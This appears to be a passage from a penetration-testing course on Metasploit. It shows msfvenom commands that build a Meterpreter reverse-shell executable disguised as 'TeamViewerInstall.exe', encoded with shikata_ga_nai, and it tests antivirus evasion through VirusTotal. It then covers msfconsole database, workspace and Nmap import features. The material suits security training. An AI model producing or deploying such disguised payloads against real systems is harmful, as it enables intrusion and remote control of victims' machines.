
```
msf6 exploit(ms09_050_smb2_negotiate_func_index) > show encoders

Compatible Encoders
===================

   Name                    Disclosure Date  Rank       Description
   ----                    ---------------  ----       -----------
   generic/none                             normal     The "none" Encoder
   x86/alpha_mixed                          low        Alpha2 Alphanumeric
Mixedcase Encoder
   x86/alpha_upper                          low        Alpha2 Alphanumeric
Uppercase Encoder
   x86/avoid_utf8_tolower                   manual     Avoid UTF8/tolower
   x86/call4_dword_xor                      normal     Call+4 Dword XOR
Encoder
   x86/context_cpuid                        manual     CPUID-based Context
Keyed Payload Encoder
   x86/context_stat                         manual     stat(2)-based
Context Keyed Payload Encoder
   x86/context_time                         manual     time(2)-based
Context Keyed Payload Encoder
   x86/countdown                            normal     Single-byte XOR
Countdown Encoder
   x86/fnstenv_mov                          normal     Variable-length
Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                    normal     Jump/Call XOR
Additive Feedback Encoder
   x86/nonalpha                             low        Non-Alpha Encoder
   x86/nonupper                             low        Non-Upper Encoder
   x86/shikata_ga_nai                       excellent  Polymorphic XOR
Additive Feedback Encoder
   x86/single_static_bit                    manual     Single Static Bit
   x86/unicode_mixed                        manual     Alpha2 Alphanumeric
Unicode Mixedcase Encoder
   x86/unicode_upper                        manual     Alpha2 Alphanumeric
Unicode Uppercase Encoder
```

Take the above example just as that—a hypothetical example. If we were to encode an executable payload only once with SGN, it would most likely be detected by most antiviruses today. Let's delve into that for a moment. Picking up `msfvenom`, the subscript of the Framework that deals with payload generation and Encoding schemes, we have the following input:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o
./TeamViewerInstall.exe
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: TeamViewerInstall.exe
```

This will generate a payload with the `exe` format, called TeamViewerInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse_tcp shell payload, encoded once with the Shikata Ga Nai scheme. Let us take the result and upload it to VirusTotal.


54 / 69

Community Score

54 engines detected this file

d3659a6285d43eab87f0c0fb0689ec745e13e153f3d504110e57474248c457a1
TeamViewerInstall.exe
overlay peexe

72.07 KB Size

2020-08-17 14:20:19 UTC 3 minutes ago

EXE


DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen
BitDefenderTheta	Gen:NN.ZexaF.34152.eq1@ae1M5Wmi	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.Swrort-5710536-0

One better option would be to try running it through multiple iterations of the same Encoding scheme:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o
/root/Desktop/TeamViewerInstall.exe

Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
```

```
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen -
/root/Desktop/TeamViewerInstall.exe
```



52 / 65

Community Score

52 engines detected this file

d0fd9aa461a3bea54ecfe24814cf1252294c94d72b67990ec2c5bdaa2cae64ea
TeamViewerInstall.exe
overlay peexe

72.07 KB Size

2020-08-17 14:13:18 UTC
3 minutes ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen
BitDefenderTheta	Gen:NN.ZexaF.34152.eq1@aK1JbEei	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.Swrort-5710536-0

As we can see, it is still not enough for AV evasion. There is a high number of products that still detect the payload. Alternatively, Metasploit offers a tool called `msf-virustotal` that we can use with an API key to analyze our payloads. However, this requires free registration on VirusTotal.

MSF - VirusTotal

```
msf-virustotal -k <API key> -f TeamViewerInstall.exe

[*] Using API key: <API key>
[*] Please wait while I upload TeamViewerInstall.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the
report
[*] Sample MD5 hash    : 4f54cc46e2f55be168cc6114b74a3130
[*] Sample SHA1 hash   : 53fcb4ed92cf40247782de41877b178ef2a9c5a9
[*] Sample SHA256 hash :
66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-
<SNIP>-1651750343
[*] Requesting the report...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: TeamViewerInstall.exe (51 / 68):
66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
===========================================================================
========================================

 Antivirus              Detected  Version
Result                                                     Update
 ---------              --------  -------
------                                                     ------
 ALYac                  true      1.1.3.1
Trojan.CryptZ.Gen                                          20220505
 APEX                   true      6.288
Malicious                                                  20220504
 AVG                    true      21.1.5827.0
Win32:SwPatch [Wrm]                                        20220505
 Acronis                true      1.2.0.108
suspicious                                                 20220426
 Ad-Aware               true      3.0.21.193
Trojan.CryptZ.Gen                                          20220505
 AhnLab-V3              true      3.21.3.10230
Trojan/Win32.Shell.R1283                                   20220505
 Alibaba                false     0.3.0.5
20190527
 Antiy-AVL              false     3.0
20220505
 Arcabit                true      1.0.0.889
Trojan.CryptZ.Gen                                          20220505
 Avast                  true      21.1.5827.0
Win32:SwPatch [Wrm]                                        20220505
 Avira                  true      8.3.3.14
TR/Patched.Gen2                                            20220505
 Baidu                  false     1.0.0.2
20190318
 BitDefender            true      7.2
Trojan.CryptZ.Gen                                          20220505
 BitDefenderTheta       true      7.2.37796.0
Gen:NN.ZexaF.34638.eq1@aC@Q!ici                            20220428
 Bkav                   true      1.3.0.9899
W32.FamVT.RorenNHc.Trojan                                  20220505
 CAT-QuickHeal          true      14.00
Trojan.Swrort.A                                            20220505
 CMC                    false     2.10.2019.1
20211026
 ClamAV                 true      0.105.0.0
Win.Trojan.MSShellcode-6360728-0                           20220505
 Comodo                 true      34592
TrojWare.Win32.Rozena.A@4jwdqr                             20220505
 CrowdStrike            true      1.0
win/malicious_confidence_100% (D)                          20220418
 Cylance                true      2.3.1.101
```

```
Unsafe                                                 20220505
 Cynet                  true      4.0.0.27
Malicious (score: 100)                                 20220505
 Cyren                  true      6.5.1.2
W32/Swrort.A.gen!Eldorado                              20220505
 DrWeb                  true      7.0.56.4040
Trojan.Swrort.1                                        20220505
 ESET-NOD32             true      25218
a variant of Win32/Rozena.AA                           20220505
 Elastic                true      4.0.36
malicious (high confidence)                            20220503
 Emsisoft               true      2021.5.0.7597
Trojan.CryptZ.Gen (B)                                  20220505
 F-Secure               false     18.10.978-
beta,1651672875v,1651675347h,1651717942c,1650632236t
20220505
 FireEye                true      35.24.1.0
Generic.mg.4f54cc46e2f55be1                            20220505
 Fortinet               true      6.2.142.0
MalwThreat!0971IV                                      20220505
 GData                  true      A:25.32960B:27.27244
Trojan.CryptZ.Gen                                      20220505
 Gridinsoft             true      1.0.77.174
Trojan.Win32.Swrort.zv!s2                              20220505
 Ikarus                 true      6.0.24.0
Trojan.Win32.Swrort                                    20220505
 Jiangmin               false     16.0.100
20220504
 K7AntiVirus            true      12.10.42191
Trojan ( 001172b51 )                                   20220505
 K7GW                   true      12.10.42191
Trojan ( 001172b51 )                                   20220505
 Kaspersky              true      21.0.1.45
HEUR:Trojan.Win32.Generic                              20220505
 Kingsoft               false     2017.9.26.565
20220505
 Lionic                 false     7.5
20220505
 MAX                    true      2019.9.16.1
malware (ai score=89)                                  20220505
 Malwarebytes           true      4.2.2.27
Trojan.Rozena                                          20220505
 MaxSecure              true      1.0.0.1
Trojan.Malware.300983.susgen                           20220505
 McAfee                 true      6.0.6.653
Swrort.i                                               20220505
 McAfee-GW-Edition      true      v2019.1.2+3728
BehavesLike.Win32.Swrort.lh                            20220505
 MicroWorld-eScan       true      14.0.409.0
Trojan.CryptZ.Gen                                      20220505
```

```
 Microsoft             true      1.1.19200.5
Trojan:Win32/Meterpreter.A                                  20220505
 NANO-Antivirus        true      1.0.146.25588
Virus.Win32.Gen-Crypt.ccnc                                  20220505
 Paloalto              false     0.9.0.1003
20220505
 Panda                 false     4.6.4.2
20220504
 Rising                true      25.0.0.27
[email protected] (RDMK:cmRtazqDtX58xtB5RYP2bMLR5Bv1)  20220505
 SUPERAntiSpyware      true      5.6.0.1032
Trojan.Backdoor-Shell                                       20220430
 Sangfor               true      2.14.0.0
Trojan.Win32.Save.a                                         20220415
 SentinelOne           true      22.2.1.2
Static AI - Malicious PE                                    20220330
 Sophos                true      1.4.1.0
ML/PE-A + Mal/EncPk-ACE                                     20220505
 Symantec              true      1.17.0.0
Packed.Generic.347                                          20220505
 TACHYON               false     2022-05-05.02
20220505
 Tencent               true      1.0.0.1
Trojan.Win32.Cryptz.za                                      20220505
 TrendMicro            true      11.0.0.1006
BKDR_SWRORT.SM                                              20220505
 TrendMicro-HouseCall  true      10.0.0.1040
BKDR_SWRORT.SM                                              20220505
 VBA32                 false     5.0.0
20220505
 ViRobot               true      2014.3.20.0
Trojan.Win32.Elzob.Gen                                      20220504
 VirIT                 false     9.5.188
20220504
 Webroot               false     1.0.0.403
20220505
 Yandex                true      5.5.2.24
Trojan.Rosena.Gen.1                                         20220428
 Zillya                false     2.0.0.4625
20220505
 ZoneAlarm             true      1.0
HEUR:Trojan.Win32.Generic                                   20220505
 Zoner                 false     2.2.2.0
20220504
 tehtris               false     v0.1.2
20220505
```

As expected, most anti-virus products that we will encounter in the wild would still detect this payload so we would have to use other methods for AV evasion that are outside the scope of this module.

Databases

`Databases` in `msfconsole` are used to keep track of your results. It is no mystery that during even more complex machine assessments, much less entire networks, things can get a little fuzzy and complicated due to the sheer amount of search results, entry points, detected issues, discovered credentials, etc.

This is where Databases come into play. `Msfconsole` has built-in support for the PostgreSQL database system. With it, we have direct, quick, and easy access to scan results with the added ability to import and export results in conjunction with third-party tools. Database entries can also be used to configure Exploit module parameters with the already existing findings directly.

Setting up the Database

First, we must ensure that the PostgreSQL server is up and running on our host machine. To do so, input the following command:

PostgreSQL Status

```
sudo service postgresql status

● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Fri 2022-05-06 14:51:30 BST; 3min 51s ago
    Process: 2147 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2147 (code=exited, status=0/SUCCESS)
        CPU: 1ms

May 06 14:51:30 pwnbox-base systemd[1]: Starting PostgreSQL RDBMS...
May 06 14:51:30 pwnbox-base systemd[1]: Finished PostgreSQL RDBMS.
```

Start PostgreSQL

```
sudo systemctl start postgresql
```

After starting PostgreSQL, we need to create and initialize the MSF database with `msfdb init`.

MSF - Initiate a Database

```
sudo msfdb init

[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-
framework/config/database.yml'
[+] Creating initial database schema
rake aborted!
NoMethodError: undefined method `without' for #
<Bundler::Settings:0x000055dddcf8cba8>
Did you mean? with_options

<SNIP>
```

Sometimes an error can occur if Metasploit is not up to date. This difference that causes the error can happen for several reasons. First, often it helps to update Metasploit again (`apt update`) to solve this problem. Then we can try to reinitialize the MSF database.

```
sudo msfdb init

[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

If the initialization is skipped and Metasploit tells us that the database is already configured, we can recheck the status of the database.

```
sudo msfdb status

● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled;
vendor preset: disabled)
     Active: active (exited) since Mon 2022-05-09 15:19:57 BST; 35min ago
    Process: 2476 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2476 (code=exited, status=0/SUCCESS)
```

```
        CPU: 1ms

May 09 15:19:57 pwnbox-base systemd[1]: Starting PostgreSQL RDBMS...
May 09 15:19:57 pwnbox-base systemd[1]: Finished PostgreSQL RDBMS.

COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 2458 postgres    5u  IPv6  34336      0t0  TCP localhost:5432
(LISTEN)
postgres 2458 postgres    6u  IPv4  34337      0t0  TCP localhost:5432
(LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres    2458       1  0 15:19 ?        Ss     0:00
/usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c con

[+] Detected configuration file (/usr/share/metasploit-
framework/config/database.yml)
```

If this error does not appear, which often happens after a fresh installation of Metasploit, then we will see the following when initializing the database:

```
sudo msfdb init

[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-
framework/config/database.yml'
[+] Creating initial database schema
```

After the database has been initialized, we can start `msfconsole` and connect to the created database simultaneously.

MSF - Connect to the Initiated Database

```
sudo msfdb run

[i] Database already started


         .                                          .
 .


      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
```

```
     dB'dB'dB' dBBP      dBP      dBP BB
    dB'dB'dB' dBP       dBP      dBP  BB
   dB'dB'dB' dBBBBP    dBP      dBBBBBBB

                                     dBBBBBP  dBBBBBb  dBP    dBBBBP dBP
dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP
dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .

                .
        o                  To boldly go where no
                            shell has gone before

       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

msf6>
```

If, however, we already have the database configured and are not able to change the password to the MSF username, proceed with these commands:

MSF - Reinitiate the Database

```
msfdb reinit
cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
sudo service postgresql restart
msfconsole -q

msf6 > db_status

[*] Connected to msf. Connection type: PostgreSQL.
```

Now, we are good to go. The `msfconsole` also offers integrated help for the database. This gives us a good overview of interacting with and using the database.

MSF - Database Options

```
msf6 > help database
```

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the
database
    db_import         Import a scan result file (filetype will be auto-
detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces


msf6 > db_status

[*] Connected to msf. Connection type: postgresql.
```

Using the Database

With the help of the database, we can manage many different categories and hosts that we have analyzed. Alternatively, the information about them that we have interacted with using Metasploit. These databases can be exported and imported. This is especially useful when we have extensive lists of hosts, loot, notes, and stored vulnerabilities for these hosts. After confirming that the database is successfully connected, we can organize our `Workspaces`.

Workspaces

We can think of `Workspaces` the same way we would think of folders in a project. We can segregate the different scan results, hosts, and extracted information by IP, subnet, network, or domain.

To view the current Workspace list, use the `workspace` command. Adding a `-a` or `-d` switch after the command, followed by the workspace's name, will either `add` or `delete` that workspace to the database.

```
msf6 > workspace

* default
```

Notice that the default Workspace is named `default` and is currently in use according to the `*` symbol. Type the `workspace [name]` command to switch the presently used workspace. Looking back at our example, let us create a workspace for this assessment and select it.

```
msf6 > workspace -a Target_1

[*] Added workspace: Target_1
[*] Workspace: Target_1

msf6 > workspace Target_1

[*] Workspace: Target_1

msf6 > workspace

  default
* Target_1
```

To see what else we can do with Workspaces, we can use the `workspace -h` command for the help menu related to Workspaces.

```
msf6 > workspace -h

Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r     Rename workspace
    workspace -h               Show this help information
```

Importing Scan Results

Next, let us assume we want to import a `Nmap scan` of a host into our Database's Workspace to understand the target better. We can use the `db_import` command for this. After the import is complete, we can check the presence of the host's information in our database by using the `hosts` and `services` commands. Note that the `.xml` file type is preferred for `db_import`.

Stored Nmap Scan

```
cat Target.nmap

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 20:54 UTC
Nmap scan report for 10.10.10.40
Host is up (0.017s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.81 seconds
```

Importing Scan Results

```
msf6 > db_import Target.xml

[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 10.10.10.40
[*] Successfully imported ~/Target.xml

msf6 > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
```

```
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.40             Unknown                    device

msf6 > services

Services
========

host         port   proto  name           state  info
----         ----   -----  ----           -----  ----
10.10.10.40  135    tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  139    tcp    netbios-ssn    open   Microsoft Windows netbios-
ssn
10.10.10.40  445    tcp    microsoft-ds   open   Microsoft Windows 7 - 10
microsoft-ds workgroup: WORKGROUP
10.10.10.40  49152  tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  49153  tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  49154  tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  49155  tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  49156  tcp    msrpc          open   Microsoft Windows RPC
10.10.10.40  49157  tcp    msrpc          open   Microsoft Windows RPC
```

Using Nmap Inside MSFconsole

Alternatively, we can use Nmap straight from msfconsole! To scan directly from the console without having to background or exit the process, use the `db_nmap` command.

MSF - Nmap

```
msf6 > db_nmap -sV -sS 10.10.10.8

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 21:04 UTC
[*] Nmap: Nmap scan report for 10.10.10.8
[*] Nmap: Host is up (0.016s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/TCP open  http    HttpFileServer httpd 2.3
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds

msf6 > hosts

Hosts
```

```
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.8              Unknown                    device
10.10.10.40             Unknown                    device

msf6 > services

Services
========

host         port   proto  name          state  info
----         ----   -----  ----          -----  ----
10.10.10.8   80     tcp    http          open   HttpFileServer httpd 2.3
10.10.10.40  135    tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  139    tcp    netbios-ssn   open   Microsoft Windows netbios-
ssn
10.10.10.40  445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10
microsoft-ds workgroup: WORKGROUP
10.10.10.40  49152  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49153  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49154  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49155  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49156  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49157  tcp    msrpc         open   Microsoft Windows RPC
```

Data Backup

After finishing the session, make sure to back up our data if anything happens with the PostgreSQL service. To do so, use the `db_export` command.

MSF - DB Export

```
msf6 > db_export -h

Usage:
    db_export -f <format> [filename]
    Format can be one of: xml, pwdump
[-] No output file was specified

msf6 > db_export -f xml backup.xml

[*] Starting export of workspace default to backup.xml [ xml ]...
[*] Finished export of workspace default to backup.xml [ xml ]...
```

This data can be imported back to msfconsole later when needed. Other commands related to data retention are the extended use of `hosts`, `services`, and the `creds` and `loot` commands.

Hosts

The `hosts` command displays a database table automatically populated with the host addresses, hostnames, and other information we find about these during our scans and interactions. For example, suppose `msfconsole` is linked with scanner plugins that can perform service and OS detection. In that case, this information should automatically appear in the table once the scans are completed through msfconsole. Again, tools like Nessus, NexPose, or Nmap will help us in these cases.

Hosts can also be manually added as separate entries in this table. After adding our custom hosts, we can also organize the format and structure of the table, add comments, change existing information, and more.

MSF - Stored Hosts

```
msf6 > hosts -h

Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart
(see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in CSV format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count,
detected_arch, exploit_attempt_count, host_detail_count, info, mac, name,
note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope,
service_count, state, updated_at, virtual_host, vuln_count, tags
```

Services

The `services` command functions the same way as the previous one. It contains a table with descriptions and information on services discovered during scans or interactions. In the same way as the command above, the entries here are highly customizable.

MSF - Stored Services of Hosts

```
msf6 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s
<name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name>         Name of the service to add
  -p <port>         Search for a list of ports
  -r <protocol>     Protocol type of the service being added [tcp|udp]
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -U,--update       Update data for existing service

Available columns: created_at, info, name, port, proto, state, updated_at
```

Credentials

The `creds` command allows you to visualize the credentials gathered during your interactions with the target host. We can also add credentials manually, match existing credentials with port specifications, add descriptions, etc.

MSF - Stored Credentials

```
msf6 > creds -h

With no sub-command, list credentials. If an address range is
given, show only credentials with logins on hosts within that
range.

Usage - Listing credentials:
  creds [filter options] [address range]

Usage - Adding credentials:
  creds add uses the following named parameters.
    user      :  Public, usually a username
    password  :  Private, private_type Password.
    ntlm      :  Private, private_type NTLM Hash.
    Postgres  :  Private, private_type Postgres MD5
    ssh-key   :  Private, private_type SSH key, must be a file path.
    hash      :  Private, private_type Nonreplayable hash
    jtr       :  Private, private_type John the Ripper hash type.
    realm     :  Realm,
    realm-type:  Realm, realm_type (domain db2db sid pgdb rsync wildcard),
defaults to domain.

Examples: Adding
   # Add a user, password and realm
   creds add user:admin password:notpassword realm:workgroup
   # Add a user and password
   creds add user:guest password:'guest password'
   # Add a password
   creds add password:'password without username'
